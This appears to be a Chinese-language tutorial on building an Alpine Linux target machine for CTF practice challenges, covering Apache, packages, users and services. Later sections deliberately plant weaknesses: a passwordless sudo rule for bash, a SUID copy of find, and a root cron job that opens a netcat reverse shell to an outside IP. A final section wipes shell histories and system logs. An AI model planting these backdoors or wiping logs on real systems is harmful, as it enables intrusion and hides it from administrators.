
sed -i 's#modules/##g' /etc/apache2/conf.d/proxy.conf

重启服务,终于起来了
rc-service apache2 restart

在 web 根目录创建测试 PHP 文件
echo "<?php phpinfo(); ?>" > /var/www/html/index.php

此时,磁盘大小约为 110MB
# 补充基础工具环境
安装 curl、wget、netcat-openbsd、socat、bash 等基础工具,vim大小约为30-40MB,按需安装。
apk add curl wget netcat-openbsd socat bash
# 安装其他 (可选)
下面做命令安装演示,按需添加,不再统一添加到模板中。
安装vim
apk add vim
安装编译环境
# 安装 gcc, make, musl-dev 等编译环境
apk add build-base git
2
安装 python3、nodejs
apk add python3 nodejs npm
安装 nginx
apk add nginx
安装 mariadb
apk add mariadb mariadb-client
# 操作示例
# 设置主机名
编辑 /etc/hostname 文件,设置主机名
hostname="tmp"
echo "$hostname" > /etc/hostname
cat >/etc/hosts <<EOF
127.0.0.1   localhost
127.0.1.1   $hostname
::1         localhost ip6-localhost ip6-loopback
EOF
hostname -F /etc/hostname
2
3
4
5
6
7
8
# 简单设置提示符
创建 /etc/bash/prompt.sh 文件
cat > /etc/bash/prompt.sh <<'EOF'
[ -n "$BASH_VERSION" ] || return 0
if [ "$(id -u)" -eq 0 ]; then
  PS1='\u@\h:\w# '
else
  PS1='\[\e[1;32m\]\u@\h\[\e[0m\]:\w\$ '
fi
EOF
chmod 0644 /etc/bash/prompt.sh
2
3
4
5
6
7
8
9
给未来的用户生效:
mkdir -p /etc/skel
cat > /etc/skel/.bashrc <<'EOF'
case "$-" in
  *i*) [ -r /etc/bash/prompt.sh ] && . /etc/bash/prompt.sh ;;
esac
EOF
chmod 0644 /etc/skel/.bashrc
2
3
4
5
6
7
创建 /etc/bash/bashrc 文件,/etc/profile.d/00-bashrc.sh会调用这个文件:
cat > /etc/bash/bashrc <<'EOF'
[ -r /etc/bash/prompt.sh ] && . /etc/bash/prompt.sh
EOF
2
3
# 创建移除普通用户
创建普通用户
- -D : 使用默认选项创建用户,不会提示输入额外信息。
- -G : 指定用户所属的附加组,这里将用户添加到 the0n3 组中。
- -s : 指定用户的登录 shell,这里使用 /bin/bash。
- -h : 指定用户的主目录,这里设置为 /home/the0n3。
- -g : 用户描述信息。
addgroup the0n3
adduser -D -G the0n3 -s /bin/bash -h /home/the0n3 the0n3
echo "the0n3:todd" | chpasswd
2
3
方便出题,打印创建用户的命令
name='lanyangyang'
pass=$(openssl rand -base64 18)
shell="\nRun:\naddgroup $name\nadduser -D -G $name -s /bin/bash -h /home/$name $name\necho \"$name:$pass\" | chpasswd"
echo -e "$shell"
2
3
4
移除普通用户
# 移除用户及主目录
deluser --remove-home username
2
移除用户 the0n3 及其主目录:
deluser --remove-home the0n3
# 安装卸载常用工具包
alpine 使用 apk 包管理器安装常用工具包:
apk add xxx
例如,安装 git、curl、wget:
apk add git curl wget
安装 python3 和 pip:
apk add python3 py3-pip
如果只是需要 flask 服务,可以直接安装 flask 包:
apk add python3 py3-flask
卸载已安装的工具包:
apk del xxx
例如,卸载 git:
apk del git
# 服务操作
alpine 使用 OpenRC 管理服务。
设置服务开机自启:
rc-update add 服务名 default
取消服务开机自启:
rc-update del 服务名 default
启动服务:
rc-service 服务名 start
停止服务:
rc-service 服务名 stop
查看服务状态:
rc-service 服务名 status
重启服务:
rc-service 服务名 restart
# 创建自定义服务
创建 OpenRC 服务脚本
cat >/etc/init.d/app <<'EOF'
#!/sbin/openrc-run

name="app"
description="Run app.py as tuf user"

command="/usr/bin/python3"
command_args="/app/app.py"
command_user="tuf:tuf"

command_background="yes"
pidfile="/run/${RC_SVCNAME}.pid"

depend() {
    need net
}

EOF
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
授予执行权限
chmod +x /etc/init.d/app
加入开机自启动并立即启动
rc-update add app default
# rc-service app start
2
# 添加 sudo 权限
编辑 /etc/sudoers 文件,或 /etc/sudoers.d/ 目录下创建新文件,以下几种格式:
# 允许用户 the0n3 使用 sudo 执行所有命令需要密码
the0n3 ALL=(ALL) ALL
# 允许用户 the0n3 使用 sudo 执行所有命令且不需要密码
the0n3 ALL=(ALL) NOPASSWD: ALL
# 允许用户 the0n3 使用 sudo 执行特定命令
the0n3 ALL=(ALL) NOPASSWD: /bin/ls, /usr/bin/id
2
3
4
5
6
给 the0n3 用户授权 sudo bash 举例:
echo 'the0n3 ALL=(ALL) NOPASSWD: /bin/bash' > /etc/sudoers.d/the0n3
chmod 0440 /etc/sudoers.d/the0n3
2
# 设置 SUID 权限
假设我们要创建一个拥有 SUID 权限的 find 命令作为提权点,这允许用户以文件所有者(通常是 root)的权限执行命令。
# 复制二进制文件到常用目录
cp /usr/bin/find /usr/local/bin/find

# 赋予 SUID 权限
chmod u+s /usr/local/bin/find
# 验证 SUID 权限
ls -l /usr/local/bin/find
2
3
4
5
6
7
# 定时任务
alpine 使用 crond 服务管理定时任务,可以在 /etc/crontabs/ 目录下创建文件名为用户名的脚本文件。
echo '* * * * * root /bin/bash -c "busybox nc 192.168.6.101 4444 -e bash"' > /etc/crontabs/root
# 痕迹清理
清理 bash 历史记录
# 如果有vim
mkdir -p /etc/vim
echo 'set viminfo=' >> /etc/vim/vimrc
# 清理当前会话历史、历史命令
history -c
rm -rf /root/.ash_history /home/*/.ash_history
rm -rf /root/.bash_history /home/*/.bash_history
rm -rf /root/.viminfo /home/*/.viminfo
ln -s /dev/null /root/.bash_history
ln -s /dev/null /home/*/.bash_history
rm -rf /root/.python_history /home/*/.python_history
# 清理日志
> /var/log/apache2/access.log
> /var/log/apache2/error.log
> /var/log/auth.log
> /var/log/apk.log
> /var/log/syslog
: > /var/log/wtmp
: > /var/log/btmp
> /var/log/messages
# 临时文件(可选)
rm -rf /tmp/* /var/tmp/*
# 靶机 ssh 记录
rm -rf /root/.ssh/known_hosts
rm -rf /home/*/.ssh/known_hosts
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
清理 apk 缓存
# 清理 apk 缓存
apk cache clean
rm -rf /var/cache/apk/*
2
3